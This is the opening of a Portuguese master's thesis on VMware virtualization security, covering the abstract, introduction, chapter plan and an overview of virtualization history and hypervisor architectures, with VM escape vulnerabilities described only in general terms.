INSTITUTO POLITÉCNICO DE BEJA
Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Segurança em Virtualização VMware

Infraestruturas e Agregados de Máquinas Virtuais

Dissertação de Mestrado apresentado na Escola Superior de Tecnologia e Gestão do Instituto Politécnico de Beja

Elaborado por :

Rui Filipe Rosendo Pereira

Orientado por:

Professor Doutor Rui Miguel Soares Silva

Beja

2017

INSTITUTO POLITÉCNICO DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Segurança em Virtualização VMware

Infraestruturas e Agregados de Máquinas Virtuais

Elaborado por:

Rui Filipe Rosendo Pereira

Orientado por:

Professor Doutor Rui Miguel Soares Silva

Beja
2017

Resumo

Segurança em Infraestruturas e Agregados de Máquinas Virtuais

A Proteção de ambientes virtuais

Virtualização é uma tecnologia que utiliza um ambiente lógico para superar as limitações físicas do *hardware*. Devido ás suas características de encapsulamento e isolamento a virtualização é a base para o paradigma da computação em nuvem [1].

Os diversos tipos das tecnologias de virtualização, implicações de segurança e sistemas de ficheiros em infraestruturas *VMware* serão apresentadas ao longo da obra.

A virtualização é uma tecnologia complexa, com muitas facetas e inúmeros tipos de controlos, que podem ser implementados para proteger os ativos virtuais bem como as suas máquinas hospedeiras. *"Virtualization is both an opportunity and a threat"* diz Patrick Lin director de produto da *VMware* [1].

Os sistemas operativos atuais fornecem uma abstração de processos para alcançar uma partilha de recursos e isolamento, no entanto a partir de uma perspetiva de segurança, um intruso que comprometa um processo, pode ganhar controlo total sobre o sistema. Isso faz com que os sistemas de segurança que se encontram em execução no mesmo sistema, tais como programas de antivírus ou sistemas de deteção de intrusão, poderão se encontrar também vulneráveis a ataques.

Em resposta ao isolamento imperfeito entre processos, pode-se recorrer á utilização de agregados virtuais com o intuito de garantir a privacidade e a confidencialidade e integridade das informações.

Será apresentada uma análise pormenorizada das estratégias de ataque que podem ser usadas contra as infraestruturas de virtualização *VMware*, bem como o seu nível de eficácia.

Palavras-chave: *VMWare, Virtualização, Segurança, Ameaças, Máquinas virtuais, VMM, Hypervisor, VMDK, Vulnerabilidades.*

[1] O termo mais amplamente difundido é o de *Cloud Computing*

Abstract

Infrastructures and clusters of Virtual Machines

Securing virtual environments

Virtualization is a technology that uses a logical environment to overcome the physical limitations of the hardware. Due to its characteristics of encapsulation and isolation virtualization is the basis for the paradigm of Cloud Computing.
The distinct types of virtualization technologies, security implications and file systems on VMware infrastructure will be presented throughout this Master's thesis.
Virtualization is a complex technology with many facets and numerous types of controls that can be implemented to protect virtual assets and their host machines. " *Virtualization is both an opportunity and a threat*", says Patrick Lin product manager at VMware [1].
Current operating systems provide an abstraction of processes to achieve resource sharing and isolation, however from a security perspective, an attacker who compromises a process can gain full control over the system.
This makes the security systems that are running on the same system, such as anti-virus programs and intrusion detection systems can be found also vulnerable to attacks.
In response to the imperfect isolation between processes, can its possible use virtualization to ensure the confidentiality and integrity of information. A detailed analysis of attack strategies that can be used against VMware virtualization infrastructures, as well as their level of effectiveness will be presented.

Keywords: *VMWare, Virtualization, Security, Threats, Virtual Machines, VMM, Hypervisor, VMDK, vulnerabilities*.

Agradecimentos

Institucionalmente, os meus agradecimentos ao Presidente do Instituto Politécnico de Beja, Professor Doutor João Paulo de Almeida Lança Trindade, a toda a comissão coordenadora do Mestrado em Engenharia de Segurança Informática, pelas facilidades e soluções concedidas para a realização deste trabalho.

Meus sinceros agradecimentos ao Professor Doutor Rui Miguel Soares Silva, orientador deste trabalho, pela preciosa ajuda pela sua disponibilidade e orientações e pelos seus valiosos *inputs*. Obrigado por nunca dizer não a qualquer uma das minhas duvidas.

Aos Engenheiros Pedro Reis, Filipe Vieira e Pedro Santos pelo apoio incondicional e conhecimentos valiosos facultados, que tanto ajudaram durante esta fase.

Aos meus colegas de trabalho pelo seu companheirismo, preocupação e alto profissionalismo que em muito contribuiu para que me fosse possível conseguir encarar as minhas funções da melhor forma, mesmo quando tudo parecia estar contra.

Aos meus pais, pelo exemplo que sempre foram, pela educação que me deram e pela possibilidade que me ofereceram para fazer uma formação superior.

Á Laura e á Mélissa pelo apoio que sempre me deram e inspiração inesgotável que me proporcionou para terminar o meu curso e que nos momentos decisivos do meu percurso, me apoiou ouvindo-me e aconselhando-me.

Aos meus amigos e colegas que estudaram e trabalharam comigo durante a minha formação.

A todos, bem hajam!

Índice

Índice de Tabelas

Abreviaturas e Siglas

MS	Management Services
CMS	Conversational Monitor System
COS	Console Operating System
CPU	Central Processing Unit
BT	Binary Translation
AVI	Ataque, Vulerabilidade, Intrusao
API	Application Programming Interface
AMD-V	Tecnologia de virtualizacao da AMD
UML	Unified Modelling Language
VM	Máquina Virtual
VMCB	Virtual Machine Control Block
XSS	Cross-site Scripting
x86	Family of instruction set architectures based on the Intel 8086
VT-d	Virtualization Technology for Directed I/O
VSC	Virtualization Service Clients
VPN	Virtual Private Network
VMM	Virtual Machine Monitor
VM86	Virtual 8086 mode
VM	Virtual Machine
CVE	Common Vulnerabilities and Exposures
MS	Management Services
NPT	Nested Page Tables
OS	Operating System
PAE	Physical Address Extensions
PKI	Public Key Infrastructure
POPF	Pop Flags
SVM	Secure Virtual Machine
SVME	Secure Virtual Machine Enable
TLB	Translation Lookaside Buffer
TPM	Trusted Platform Module
CVSS	Common Vulnerability Scoring System
DMA	Direct Memory Access
DoS	Denial of Service
DR	Disaster Recovery
I/O	Input Output
IDS	Intrusion Detection System
IF	Interrupt-enable Flag
Intel VT	Intel Virtualization Technology
IOMMU	I/O Memory Management Unit
IPS	Intrusion Prevention System
ISA	Instruction Set Architecture
IT	Information Technology
KVM	Kernel-based Virtual Machine
LUN	Logical Unit
MMU	Memory Management Unit
DoS	Denial of Service
OS	Operating System
RAM	Random Access Memory

TPM	Trusted Platform Module
vCPU	Virtual CPU
VMBR	Virtual Machine-Based Root Kit
vRAM	Virtual RAM

Capítulo 1

Introdução

Na sociedade da informação, em simultâneo que as informações são consideradas o principal património de uma organização, encontram-se também sobre risco permanente. A segurança da informação tornou-se um ponto crucial para a sobrevivência das instituições.

Um dos focos dos especialistas de segurança das Tecnologias de Informação (TI) é a verificação da conformidade e do desempenho dos sistemas e das infraestruturas, utilizando para isso critérios bem fundamentados. O crescimento sem precedentes das empresas de tecnologia aliado aos avanços da computação tem levado a incorporação de infraestruturas virtualizadas nos seus centros de dados. A virtualização de servidores é um dos temas mais comentados nas TI de hoje.

Inicialmente impulsionada pela necessidade de consolidação de servidores e de alcançar maiores taxas de utilização de *hardware*, aumentando a eficiência operacional e reduzindo custos, as empresas implementaram as tecnologias de virtualização para obter recursos *on-demand*. Isto permite-lhes adicionar capacidade de processamento e armazenamento quando necessário, para responder ás condições de negócio, aparecendo assim de uma forma natural o paradigma de *cloud computing* e *cloud services*.

No entanto, para alem das ameaças distintas dos ambientes de virtualização tais como o VM *Sprawl*, *Hyperjacking*, *Denial of Service*, Fuga da máquina virtual, entre outras abordadas em detalhe no capitulo 3, secção 3.2, muitos profissionais não estão cientes sobre o efeito global de segurança de virtualização.

Este é um problema serio, pois, a virtualização é uma tecnologia importante para centros de dados, aplicações Web, bem como as atuais formas de computação *on-demand*.

Para entender o impacto de segurança dessas tecnologias, é necessário entender o impacto de segurança da tecnologia de virtualização como um todo. Em que circunstancias é que a virtualização melhora a segurança, e em que situações representa uma ameaça? Um primeiro passo para responder a estas perguntas é distinguir entre diferentes características da virtualização apresentando as suas interações.

Enquadramento

O principal objetivo desta dissertação consiste na discussão e análise das tecnologias utilizadas na proteção contra ameaças de segurança em infraestruturas de agregados virtuais, incidindo-se na monitorização das ações preventivas com o intuito de assegurar o correto funcionamento desse mesmo agregado. Os aspetos que afetam as infraestruturas virtuais, e

os ataques mais relevantes, serão examinados de forma a fornecer uma visão global e transversal para qualquer profissional de TI.
Diversas questões de segurança serão apontadas, juntamente com discussões sobre as capacidades e a eficiência dos métodos de monitorização, e o porquê da sua necessidade.
A motivação por trás desta dissertação é a descoberta dos riscos de segurança que os ambientes virtualizados enfrentam, bem como proteger as implementações virtuais mais recentes. Há uma corrida em curso entre o *malware* e a proteção em ambientes virtualizados.
É fundamental aumentar a consciência de qualquer leitor desta dissertação sobre uma série de questões de segurança com que a virtualização se depara e as opções disponíveis para monitorizar, controlar, mitigar e idealmente prevenir.
Uma vez que o uso da virtualização implica o uso de uma solução de *software*, especificamente desenvolvida para criar uma camada de virtualização, e como a história nos tem mostrado o software hoje em dia sai para o mercado sem meios de garantir uma segurança completa, então atualizações ou *patches* são instaladas sempre que uma falha é descoberta.
O que muda com a virtualização é o facto de, se uma falha é encontrada e explorada no *software* de virtualização, pode não só influenciar negativamente a maquina hospedeira[2] como também representar um perigo real para todas as máquinas virtuais hospedadas no sistema[3].
Imensos avisos foram já emitidos devido a fraquezas de *software*, e muitos destes foram emitidos devido a falhas que não poderiam ter ocorrido antes da **era** da virtualização. Por exemplo, uma falha descoberta em produtos da VMware permitiu a um processo escapar de uma máquina virtual hospedada e se executar na máquina hospedeira, resultando num típico incidente de *'VM escape'* [5].
A vulnerabilidade explorada foi um *bug* de *software* encontrado no dispositivo de vídeo virtualizado SVGA II da VMware.
O dispositivo tinha um controlador de vídeo emulado a correr no *hypervisor* para efetuar operações gráficas a pedido das máquinas virtuais hospedadas. Mais especificamente, as máquinas virtuais hospedadas tinham acesso de escrita e leitura a um *frame buffer* em memória para colocar instruções de vídeo a ser executadas pelo CPU.
Esse *buffer* foi também mapeado no *hypervisor* de modo a poder analisar as instruções a executar. O controlador da VMware sofreu uma fuga de memória, o que permitiu que um oponente tenha tido acesso á leitura dos conteúdos de memória do *hypervisor* a partir de uma máquina virtual hospedada, e nas mesmas condições escrever nessa memória.
De forma semelhante, a vulnerabilidade encontrada no software de virtualização da Oracle, o VirtualBox[4] , permitiu a um atacante executar código arbitrário com privilégios de uma *root-owned utility* que por defeito está instalado como um binário SUID nos sistemas Linux/UNIX [6].

[2] Na maioria da literatura é apresentado com o termo *Host.*
[3] Na maioria da literatura é apresentado com o termo *Guest.*
[4] https://www.virtualbox.org/

Esta vulnerabilidade deveu-se á verificação inadequada dos *inputs* dos utilizadores bem como o uso de funções de programação pouco seguras.

Vale a pena mencionar que uma vulnerabilidade num programa SUID é habitualmente crítica uma vez que é usada para permitir que utilizadores normais executem tarefas com privilégios de *root*.

Malware e vulnerabilidades em *software* estão habitualmente bastante relacionadas entre si. Ataques que tirem partido das vulnerabilidades de *software* ou de fracos *designs* de *hardware* de virtualização utilizados para instalar *malware* serão apresentados no capítulo 3. Tais vulnerabilidades são exploráveis mesmo que o *hypervisor* esteja integralmente atualizado. Estas fraquezas são apenas a ponta do *iceberg*, atuando como prova conceptual de que se o *hypervisor* se não for preservado e atualizado, uma vulnerabilidade pode tomar conta da integridade do sistema e penetrar quaisquer controlos de segurança aí instalados.

Eventos passados mostram que erros de *software* provavelmente não irão parar de ocorrer, e a virtualização também é propensa a esses tradicionais erros de *software* (exemplo *buffer-overflows*). Como tal, isso adiciona ao sistema uma camada adicional de *software* com vulnerabilidades prontas a ser encontradas e exploradas.

A investigação de *Ormandy* [7] mostra a (in)segurança á qual as máquinas *host* estão expostas, devido a *designs* precários de *software* de virtualização e a vários *bugs* no código.

Finalmente, foram feitos esforços para combater os problemas de segurança em *software* de virtualização através do uso de *sandboxs* [8], ou através da medição da integridade em tempo de execução das componentes do *software* de virtualização [9].

Do outro lado temos a complacência e a integridade onde as empresas são confrontadas com um elevado numero de obrigações e regulamentos contratuais que precisam cumprir.

A razão para esta pressão deve-se principalmente á necessidade de manter um certo grau de garantia de que as empresas tratarão com cuidado a informação pessoal dos clientes, dos dados dos titulares de contas e de outras informações sensíveis.

Há numerosos padrões que definem a complacência em função de cada empresa, tais como o *Payment Card Industry Data Security Standard (PCI-DSS)* para informação dos titulares de contas, *Health Insurance Portability and Acountability Act (HIPAA)* para informação médica e outras leis de privacidade nacional. A virtualização acrescenta mais complexidade ao já difícil trajeto para a conformidade devido aos requisitos rigorosos dessas normas e regulamentos [10].

Por exemplo, a norma da industria financeira parece ter dificuldade em respeito á virtualização. A secção 2.2.1 da norma PCI-DSS dita "one primary function per server ", o que vai contra o objetivo da tecnologia de virtualização de promover a consolidação de múltiplos serviços num só servidor [11]. Como tal, quando se implementa a virtualização é necessário um esforço extra e um planeamento cuidadoso de modo a implementar controlos de segurança robustos, bem como satisfazer os requisitos das normas que se pretendem implementar. Mais especialmente, a maioria das normas de segurança da informação ditam o uso de soluções de monitorização robusta com a capacidade para manter registo de todas as mudanças que ocorrem num sistema ou de outro qualquer incidente que possa ser útil para possíveis investigações.

O avanço tecnológico permitiu o desenvolvimento de técnicas de introspeção de máquinas virtuais. Eles substituíram os métodos tradicionais de proteção de monitorização, que eram inadequados em ambientes virtuais exigentes e críticos como os da atualidade.
Como algo novo, este conceito ainda está evoluindo, oferecendo terreno para o estudo, para descobrir as oportunidades que ela traz, bem como suas limitações.
Por fim a virtualização apresenta um tema desafiador, que combina diferentes tecnologias baseadas em *software* e/ou *hardware* para criar a camada de abstração. [12] Junto com as questões de segurança na prevenção e deteção, o conceito parece ainda mais atraente, especialmente com a taxa de adoção atual que a tecnologia de virtualização apresenta.
Por fim, o objetivo de monitorizar sistemas virtualizados não se aplica apenas á proteção e ás necessidades de segurança genéricas, garantindo a exatidão das operações de suporte bem como na redução da administração da infraestrutura tecnológica.

Contributos

Ataques a infraestruturas críticas geralmente envolvem processos estruturado suportados por alguns *standands* da especialidade caso do PTES[5].
Dentro do sistema de infraestruturas virtuais especialmente *Infrastructure -as-a -Service* (IaaS), a deteção de ataques de exploração pode ser extremamente difícil, uma vez que utilizadores da infraestrutura podem instalar aplicativos vulneráveis nas suas próprias máquinas virtuais, isto para além de todas as vulnerabilidades potenciadas pelo próprio *software* de virtualização.
Nesta dissertação propõe-se uma viagem por um dos mais amplamente difundidos *hypervisores* utilizados na realidade empresarial portuguesa, para evitar que máquinas virtuais vulneráveis comprometam uma infraestrutura críticas.
A equipa de engenheiros de segurança tem um trabalho preponderante na deteção de vulnerabilidades bem como estarem em alerta para as fraquezas trazidas por uma infraestrutura virtualizada.
Estudos recentes têm mostrado que os utilizadores que planeiam a migração para o *cloud computing* começam a considerar a segurança como um dos fatores mais importantes. Segundo uma recente pesquisa da *Cloud Security Alliance* (CSA) evidencia que entre todos os problemas de segurança, o abuso e uso nefasto do *cloud computing* é considerado como a ameaça superior á segurança, uma vez que os oponentes do sistema podem explorar as fraquezas da infraestrutura e utilizar os recursos do sistema para implementar ataques cibernéticos massivos.
Nos centros de dados ditos de "tradicionais", os engenheiros de sistemas têm total controlo sobre as máquinas hospedeiras, onde as vulnerabilidades podem ser detetadas e corrigidas pelo engenheiro de sistemas de uma forma centralizada. Mas esta mesma forma de aplicação de *patches* de segurança em centros de dados de *cloud computing*, onde os utilizadores da

[5] http://www.pentest-standard.org

infraestrutura geralmente têm o privilégio de controlar o *software* instalado na sua VM pode não funcionar de forma tão eficaz podendo mesmo violar o (*Service-level Agreement*) SLA.
O desafio então é estabelecer um binómio de capacidade de deteção de vulnerabilidades / bem como capacidade de resposta eficaz demonstrando identificar com precisão os ataques e minimizar o impacto da quebra de segurança para os utilizadores.
Esta obra não pretende ser um livro de receitas, mas tem a ambição de ser um documento rigoroso e fiável para todos os que procuram uma informação clara e detalhada do *hypervisor* da vmware.

Estrutura do documento

No capítulo dois será apresentados o contexto e uma visão geral dos temas relevantes ao entendimento desta obra. É descrita a tecnologia de virtualização e os seus conceitos, são apresentados os modelos de virtualização modernos e é explicada a atual situação bem como a sua aceitação.

Será ainda abordada a envolvência dos aspetos de segurança que servirá como base de entendimento para os capítulos seguintes deste trabalho. Contudo, a intenção não é descrever exaustivamente todos os sujeitos, mas sim uma visão geral com foco nos subtópicos mais importantes, de modo a que o leitor possa seguir os capítulos seguintes.
O capítulo dois é composto por oito secções principais. Na secção 2.1 é apresentado uma breve história da virtualização, na secção 2.2 é apresentada a situação atual da virtualização, uma descrição do que é a virtualização é apresentado na secção 2.3, tipos de virtualização e apresentação do *Virtual Machine Monitor* encontram-se nas secções 2.4 e 2.5 respetivamente. Os diferentes tipos de virtualização aparecem na secção 2.6 e na secção 2.7 é apresentada a taxonomia da virtualização. Termina-se com a secção 2.8 e o foco na segurança. O terceiro capítulo refere-se á sensibilização sobre as questões de segurança que podem ser materializadas em ambientes virtualizados. Questões de segurança relativas a ambientes de computação genéricos são discutidos, bem como as suas ramificações quando ocorrem dentro de um ambiente virtualizado. Vários riscos de segurança que estão estreitamente relacionados com a virtualização também serão apresentados bem como os seus efeitos num panorama global da integridade, disponibilidade, confidencialidade e segurança da infraestrutura. O capítulo encontra-se organizado com as seguintes secções no 3.1 um conjunto de potenciais riscos de segurança associados á virtualização bem como os seus vetores de ataques são apresentados. E procurado também examinar diferentes métodos de aplicação de segurança em infraestruturas virtuais. Os *Hypervisors* são considerados mais seguros que os sistemas operativos em geral, contudo na secção 3.2 são apresentadas algumas das ameaças específicas de virtualização e vulnerabilidades que os engenheiros de segurança de TI devem ter conhecimento antes de implantar ambientes de virtualização, sejam estes como base de infraestruturas de *single server* ou infraestruturas de *cloud computing*. As referências

aos problemas dos sistemas criptográficos utilizados em ambientes virtualizados são descritos na secção 3.3 e a referência ao *malware* é apresentada na secção 3.4

No quarto capítulo é apresentado de uma forma detalhada todo o funcionamento do disco virtual VMDK utilizado pelo *hypervisor* da VMWare.

Os formatos de ficheiros virtuais descrevem entidades de virtualização, tais como máquinas virtuais ou discos rígidos virtuais alojadas em *datastores*.

Como as tecnologias de virtualização fazem parte de quase todos os ambientes de TI, todas as entidades que contribuem para essas tecnologias têm o potencial de conter vulnerabilidades tanto ao nível do *design* como da tecnologia. Este capítulo descreve as características desses formatos, analisa potenciais vetores de ataque e descreve as vulnerabilidades identificadas nos formatos de ficheiros oferecidos pelos *hypervisores* da VMware a fim de elaborar uma nova classe de ataques em ambientes virtualizados com base em formatos de ficheiros virtuais. O impacto dessas vulnerabilidades inclui acesso ao *hypervisor* a partir de um sistema convidado virtual. Modificação não autorizada de discos virtuais, ou mesmo alteração de acessos a maquinas virtuais. O impacto destes ataques deve de servir para ilustrar como os modelos de segurança e de confiança tradicionais têm de ser ajustados, a fim de abordar as mudanças arquitetónicas introduzidas pelos ambientes virtualizados. A necessidade deste capítulo prende-se com os ataques furtivos ao sistema de ficheiros que é apresentado no capítulo quinto.

Uma quebra na segurança dos ambientes de virtualização poderá permitir que oponentes ao sistema assumam o controlo de diversas máquinas virtuais.

Tomar medidas preventivas, utilizando uma configuração correta do *hypervisor* bem como uma auditoria regular e eficaz reduz esse risco, contudo em determinadas implementações a necessidade de um outro mecanismo de segurança externo ao *hypervisor* não pode ser dispensado de forma que se possa garantir uma revisão mais objetiva da infraestrutura virtualizada.

Neste capítulo pretende-se fornecer uma avaliação das vulnerabilidades da configuração do *hypervisor* VMware bem como definir níveis de riscos aceitáveis.

Para isso utilizou-se uma série de ferramentas *opensource* para identificar vulnerabilidades.

Procura-se não apresentar apenas receitas para violar a integridade do VMM, mas sim, procura-se sempre validar cuidadosamente os problemas identificados de forma a descartar falsos positivos.

Com a leitura deste capítulo o leitor seja capaz de identificar e descobrir os pontos fortes e fracos da sua infraestrutura virtual VMware bem como testar a eficácia da segurança atual da infraestrutura.

Utilizou-se uma metodologia que assenta na: Avaliação de Vulnerabilidade onde se analisou mais de 55.000 vulnerabilidades e *exploits*.

Avaliação credenciada onde com as credenciais do *hypervisor* se realizou uma análise mais profunda á infraestrutura bem como as Melhores práticas da indústria onde se investigou os *standards* de segurança aceites internacionalmente.

O capítulo encontra-se dividido em quatro secções a 5.1 consiste nos avisos legais a secção 5.2 consiste na exploração das configurações do *hypervisor* a secção 5.3 consiste em diversos ataques contra a infraestrutura virtual a secção 5.4 evidência as conclusões retiradas.

A obra termina em forma de resumo executivo com o capítulo seis uma vez que, a adoção da virtualização vai continuar a aumentar como tecnologia propulsora do *cloud-computing*. Embora a virtualização de sistemas não seja um novo paradigma, a maneira em como ela ´e usada nas em arquiteturas de sistemas modernos fornece uma plataforma poderosa para a construção dos sistemas.

A dissociação dos estados físicos dos lógicos permite a virtualização beneficiar de funcionalidades de segurança inerentes. No entanto, o desenho, implementação e implantação da tecnologia de virtualização também revelou novas ameaças e problemas de segurança que, embora não específico para a virtualização do sistema, assumem novas formas em relação a ele.

A engenharia reversa tornou-se mais fácil, devido á capacidade de introspeção, como chaves de criptografia, algoritmos de segurança, proteção de baixo nível, deteção de intrusão, ou medidas *Anti-debugging* podem tornar-se mais facilmente comprometidas.

Este capítulo é composto por uma secção onde é explicada as considerações de segurança e algumas metodologias associadas por que falhas de segurança podem ocorrer, e oferecer recomendações sobre como ambientes virtualizados podem melhor ser protegido. Finalmente, oferecemos um conjunto de recomendações generalizadas que podem ser aplicadas para alcançar implementações virtualizadas seguras. Bem como uma analise aos principais *hypervisores* do mercado.

Capítulo 2

Virtualização

História da virtualização

A tecnologia de virtualização foi desenvolvida durante a década de 1960, com o intuito de utilizar em pleno os dispendiosos recursos dos *mainframes*, através da utilização de *time-sharing*. Christopher Strachey, então professor na universidade de Oxford e o primeiro diretor do Grupo de Pesquisa de Programação, publicou um artigo intitulado" *Time Sharing in Large Fast Computers*" [13].

O seu artigo, a que o próprio se referiu como uma multiprogramação de modo a evitar a espera pelos periféricos, "*was mainly about multi-programming (to avoid waiting for peripherals) although it did envisage this going on at the same time as a programmer was debugging his program at a console. I did not envisage the sort of console system which is now so confusingly called time sharing*" [14].

A técnica de multiprogramação permitia a diferentes utilizadores executar tarefas simultaneamente, tirando proveito do CPU enquanto este não estava em utilização, pois o processo poderia estar á espera de algum dispositivo de I/O, o que em termos de eficiência daria a possibilidade de tirar partido inteiramente do poder dos mainframes, permitindo que diferentes entidades tivessem a possibilidade de compartilhar o hardware subjacente. [15]

Dois mainframes que fazem uso da vantagem desta técnica e que são considerados como o início da linha da virtualização são: O Atlas mainframe e o M44/44X (este desenvolvido pela IBM). O *mainframe* Atlas [16], foi um projeto desenvolvido pelo Departamento de Engenharia Elétrica da Universidade de Manchester, ficando operacional em 1962. Foi considerado o computador mais rápido do mundo até 1964, sendo depois superado pelo CDC6600.

O mainframe Atlas, foi o primeiro supercomputador a tirar proveito da tecnologia de multiprogramação e de partilha de periféricos, com ele foi introduzido um componente chamado de Supervisor [17], sendo este o componente responsável pela gestão de recursos importantes, tais como o tempo de processamento, bem como passar instruções especiais chamados de extracodes. O nome Supervisor lembra o nome de *hypervisor*, e, de facto, podemos considerar o supervisor como o antecessor do *hypervisor*. Numa tentativa de competir com o mainframe Atlas, a IBM lançou o M44/44X, cujo princípio central dessa arquitetura era reunir um conjunto de máquinas virtuais, uma para cada utilizador. O M44 consistia numa versão modificada do IBM 7044, e o modelo 44X consistia numa máquina virtual com uma imagem experimental do 7044 [18] [19]. Contudo, uma incompleta

simulação de hardware pela máquina M44/44X fez fracassar esse projeto, após o que, rapidamente a IBM lança o seu *System*/360 *mainframe*.
Em 1964 a equipa de Engenharia da IBM, liderada por Robert Creasy e Les Comeau da IBM, começou a desenvolver o CP40, sistema operativo desenvolvido nativamente para o *mainframe System/360*, tendo sido este o primeiro passo para a criação de máquinas virtuais. Na altura o *IBM system/360* poderia suportar até 14 máquinas virtuais em simultâneo. O Sistema da IBM VM/370, e o seu sistema antecessor VM/360, lançaram as bases da arquitetura de máquina virtual, como ´e conhecida hoje [20]. Este novo *hypervisor* foi o primeiro sistema operativo que suportava totalmente o ambiente virtual. Devido a essa característica, é por muitos, referido na documentação como o início da virtualização. Este *hypervisor* recebeu inicialmente a designação de CMS (*Cambridge Monitor System*), mas com o decorrer do tempo recebeu diversos nomes até ao seu nome atual *Virtual Machine Monitor*. A tecnologia de máquinas virtuais manteve-se como projeto interno na IBM até 1972, na altura que se torna um produto comercial. Um ano depois, Madnick e Donovan [21] lançam a primeira análise sobre a segurança de máquinas virtuais. Ainda assim, durante estes anos, a tecnologia de virtualização manteve a sua importância. Em 1998, na Califórnia, foi fundada a VMWare, cujo primeiro produto foi lançado um ano depois e manteve-se um dos mais utilizados no mercado, VMWare workstation. Na edição de 2001 foi lançado o primeiro servidor de VMware ESX 1.0 *(Elastic Sky X)*. Na mesma altura, algumas outras empresas, como a Sun, Microsoft, Parallels e Citrix, lançam os seus produtos de virtualização que obtiveram grande aceitação, uns com soluções comerciais outros propondo soluções de código aberto. [22] [12]

Situação atual da virtualização

Curiosamente, a mesma razão que levou á não adoção da virtualização no passado foi a mesma que dirigiu o renascimento desta tecnologia. A grande baixa dos preços do *hardware* levou á abundância de máquinas físicas. Este fator em conjunto com o aumento dos recursos de processamento e memória, bem como o aumento das capacidades de multitarefa resultou na maioria das vezes num subaproveitamento da máquina física.
A grande complexidade e as funcionalidades alargadas dos sistemas atuais evidenciam a tendência para se tornarem vulneráveis a erros de projeto ou a erros de codificação. Na tentativa de minimizar a complexidade herdada bem como as novas vulnerabilidades introduzidas pelos novos sistemas, implicava que geralmente cada sistema físico tivesse apenas um único, ou um conjunto reduzido de serviços em execução, (ex: web server, file server).

A virtualização, enquanto tecnologia, foi capaz de garantir a eficiência nas infraestruturas, bem como criar a consolidação de um grande número de serviços num número reduzido de máquinas físicas.
A virtualização é hoje em dia a base do *cloud computing*, oferecendo inúmeros benefícios, em especial no domínio empresarial e militar.
Estes benefícios são de facto traduzidos numa redução efetiva de custos, contudo, o fator segurança nem sempre tem o devido peso para os gestores.
De acordo com os relatórios [23] [24] [25], a tendência do mercado europeu é que as organizações olhem para a virtualização de servidores como forma de melhorar a confiabilidade dos seus serviços, bem como diminuir custos.

Na generalidade, tanto as organizações como a veia militar já começaram a planear ou já implementaram a virtualização assim como pretendem evoluir para o *cloud computing*, procurando:

- Consolidação de servidores - utilização mais eficiente dos servidores físicos e diminuição do consumo de energia;
- Simplificação da gestão dos planos de continuidade de negócio, no âmbito da simplificação dos processos de *backup* e de *disaster recovery*;
- Redução de custos, com a aquisição de menor quantidade de *hardware*;
- Melhoria da gestão de servidores, visto existir uma quantidade inferior de servidores físicos;
- Separação entre sistemas de desenvolvimento e de produção;
- Poder de processamento e armazenamento de dados sem precedentes com os serviços de "*cloud computing*".

Virtualização

Definir virtualização não é uma tarefa fácil pois existem diferentes tipos de virtualização e uma definição que seja adequada para todos não é fácil de atingir. Amit Singh [20] descreve a virtualização como uma *"framework or methodology of dividing the resources of a computer into multiple execution environments, by applying one or more concepts or technologies such as hardware and software partitioning, time-sharing, partial or complete machine simulation, emulation, quality of service, and many others"*.

Contudo esta definição não é abrangente o suficiente, pois deixa de fora casos como virtualização de rede, virtualização de aplicações ou virtualização de armazenamento. Kiyanclar [26] descreve a virtualização como *"the faithful reproduction of an entire architecture in software, which provides the illusion of a real machine to all software running above it "*.
As maiorias das definições são corretas se considerada apenas a virtualização de servidores. No entanto, adaptando á definição de Singh á realidade atual, a virtualização é como uma estrutura de divisão dos recursos do dispositivo a partir do ambiente de execução, permitindo pluralidade no ambiente e utilizando uma ou mais técnicas (como compartilhamento de tempo, de emulação ou particionamento).

Tipos de virtualização

Qualquer ambiente virtualizado consiste num VMM [27] ou *hypervisor*, em que a finalidade é atribuir e gerir recursos físicos, tais como, CPU, memória RAM, rede e armazenamento, para cada sistema operativo virtualizado ou para cada aplicativo em execução num sistema operativo virtualizado.
O *hypervisor* fornece a camada de abstração aos sistemas virtualizados, emulando assim um dispositivo de *hardware* para cada máquina virtual e disponibilizando as comunicações virtuais das VMs com os recursos físicos.
Este tipo de virtualização é designado por Virtualização do tipo 1, uma vez que o VMM corre diretamente sobre o *hardware*. A virtualização do tipo 1 é também conhecida por virtualização nativa ou *bare-metal* [28] [29] (ex.: Vmware ESXi , Xen).
Os *hypervisors* deste tipo são por norma sistemas operativos que arrancam todo o sistema, dependendo da sua arquitetura podem incorporar os drivers dos dispositivos ou não. Oferecem uma eficiência próxima do ótimo e são maioritariamente utilizados para servidores de virtualização.
Colocando-os no topo do *hardware* permite a comunicação direta com as VMs hospedadas. A segurança de todo o sistema baseia-se então nas capacidades da segurança do *hypervisor*. Pela arquitetura podemos classificar o *hypervisor* do tipo 1 em dois modelos:

- A **arquitetura monolítica** em que os drivers dos dispositivos estão incluídos no código do *hypervisor*. Esta abordagem oferece uma melhor performance visto que as comunicações entre as aplicações e o *hardware* ocorrem sem nenhum intermediário. Contudo o aspeto negativo desta abordagem é que o *hypervisor* irá ter uma quantidade considerável de linhas de código, aumentado assim a superfície de ataque, podendo comprometer mais facilmente a infraestrutura virtualizada.

- Na **arquitetura microkernel** os drivers dos dispositivos estão instalados no sistema operativo da máquina virtual hospedada. Cada uma das máquinas virtuais hospedadas, quando necessitam de comunicar com o *hardware*, essa comunicação é mediada pelo VMM. Embora esta abordagem pareça ter um maior impacto na performance, esta é mais segura. O microkernel oferece então mais segurança comparativamente á arquitetura monolítica, minimizando a superfície de ataque do sistema, baseando a sua filosofia no princípio que não se deve disponibilizar mais funcionalidades do que as estritamente necessárias. A necessidade de incorporar os *drivers* do dispositivo no core do *hyperviser* é eliminada ao serem instalados no SO da máquina hospedada. Como resultado o *footprint* do *hypervisor* é mínimo, torna-o mais seguro. [22]

